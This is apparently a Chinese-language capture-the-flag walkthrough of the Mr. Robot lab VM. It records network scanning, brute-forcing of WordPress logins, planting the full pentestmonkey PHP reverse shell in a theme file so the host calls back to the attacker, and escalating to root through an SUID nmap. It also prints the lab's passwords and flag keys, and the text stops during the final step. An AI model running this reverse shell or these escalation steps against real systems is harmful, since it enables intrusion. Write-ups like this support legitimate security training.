一、信息收集

1. 主机发现，如下，kali的ip为172.16.66.134，则172.16.66.133就是靶机的ip了

```
sudo arp-scan -l
```


```
└─$ sudo arp-scan -l
[sudo] kali 的密码：
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2e:8e:e8, IPv4: 172.16.66.134
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
172.16.66.1     16:7d:da:b1:3c:65       (Unknown: locally administered)
172.16.66.2     00:50:56:fa:e0:14       (Unknown)
172.16.66.133   00:0c:29:33:98:81       (Unknown)
172.16.66.254   00:50:56:ea:df:6e       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.833 seconds (139.66 hosts/sec). 4 responded

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.66.134  netmask 255.255.255.0  broadcast 172.16.66.255
        inet6 fe80::5af8:28ad:5bef:6dfd  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:2e:8e:e8  txqueuelen 1000  (Ethernet)
        RX packets 21  bytes 2830 (2.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 545  bytes 35176 (34.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. 端口扫描，如下，开放了22、80、443端口，web服务使用的是Apache httpd

```
nmap -Pn -p- -sV -sC 172.16.66.133
```


```
└─$ nmap -Pn -p- -sV -sC 172.16.66.133
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-05 02:08 EST
Nmap scan report for 172.16.66.133
Host is up (0.00060s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 123.50 seconds
```

3. 访问一下80端口，是一个web命令行，测试了一下没有什么用




4. 使用dirsearch进行目录扫描，发现存在robots.txt和一些wp-开头的路径，猜测应该是wordpress。访问robots.txt，发现有一个dic文件和一个key-1-of-3.txt文件


```
dirsearch -u "http://172.16.66.133" -e *
```




5. 访问key-1-of-3.txt文件得到一个key




6. 目录扫描发现的路径中有/wp-login，访问发现是wordpress的后台登陆地址。尝试登陆发现用户名错误会有提示，这里可以尝试对用户名进行爆破




7. 打开刚刚在robots.txt文件中得到的dic文件，发现是一个字典文件



8. 使用burpsuite和这个字典文件对后台用户名进行爆破，获得用户名Elliot



9. 接着爆破密码，使用burpsuite和自己常用的字典没有爆出来，由于是wordpress的网站，因此可以换wpscan指定用户名进行爆破，字典就用上面发现的那个，成功爆破出密码



二、getshell

1. 使用elliot/ER28-0652登陆后台，在Appearance/Editor中修改404.php文件，将内容改为php反弹shell的内容，注意修改ip和端口

```php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full
responsibility
// for any actions performed using this tool.  The author accepts no
liability
// for damage caused by this tool.  If these terms are not acceptable to
you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full
responsibility
// for any actions performed using this tool.  If these terms are not
acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and
port.
// The recipient will be given a shell running as the current user (apache
normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will
```


```
fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl,
posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.66.134';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise.  This is quite common and not
```

```
fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read
from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write
to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write
to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us
they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
```

```
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a,
null);

    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    // If we can read from the process's STDOUT
    // send data down tcp connection
    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    // If we can read from the process's STDERR
    // send data down tcp connection
    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
```

```
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

2. kali上开启监听，然后访问404.php文件，该文件的url为`http://172.16.66.133/wp-content//themes/twentyfifteen/404.php`，随后发现成功获取到了webshell



三、权限提升

1. 查找有suid权限的文件，发现存在nmap


```
find / -perm -4000 2>/dev/null
```

```
$ find -perm -4000 2>/dev/null
./bin/ping
./bin/umount
./bin/mount
./bin/ping6
./bin/su
./usr/bin/passwd
./usr/bin/newgrp
./usr/bin/chsh
./usr/bin/chfn
./usr/bin/gpasswd
./usr/bin/sudo
./usr/local/bin/nmap
./usr/lib/openssh/ssh-keysign
./usr/lib/eject/dmcrypt-get-device
./usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
./usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
./usr/lib/pt_chown
```

2. 获取交互式shell

```
python -c 'import pty;pty.spawn("/bin/sh")'
```

3. 发现权限受限，无法执行nmap。cd到home目录下，发现有一个robot目录，也就是说有一个robot用户，在这个用户目录下发现一个key文件和一个password文件，解密得到robot用户的密码



4. 切换到robot用户

```
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ id
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

5. 现在可以执行nmap命令了，使用nmap的交互模式切换到系统shell，如下，成功获取root权限

```
nmap --interactive
!sh
```

```
robot@linux:~$ nmap -v
nmap -v

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2023-12-05 13:48 UTC
No target machines/networks specified!
QUITTING!
robot@linux:~$ nmap -interactive
nmap -interactive
Failed to open input file nteractive for reading
QUITTING!
robot@linux:~$ nmap --interactive
nmap --interactive

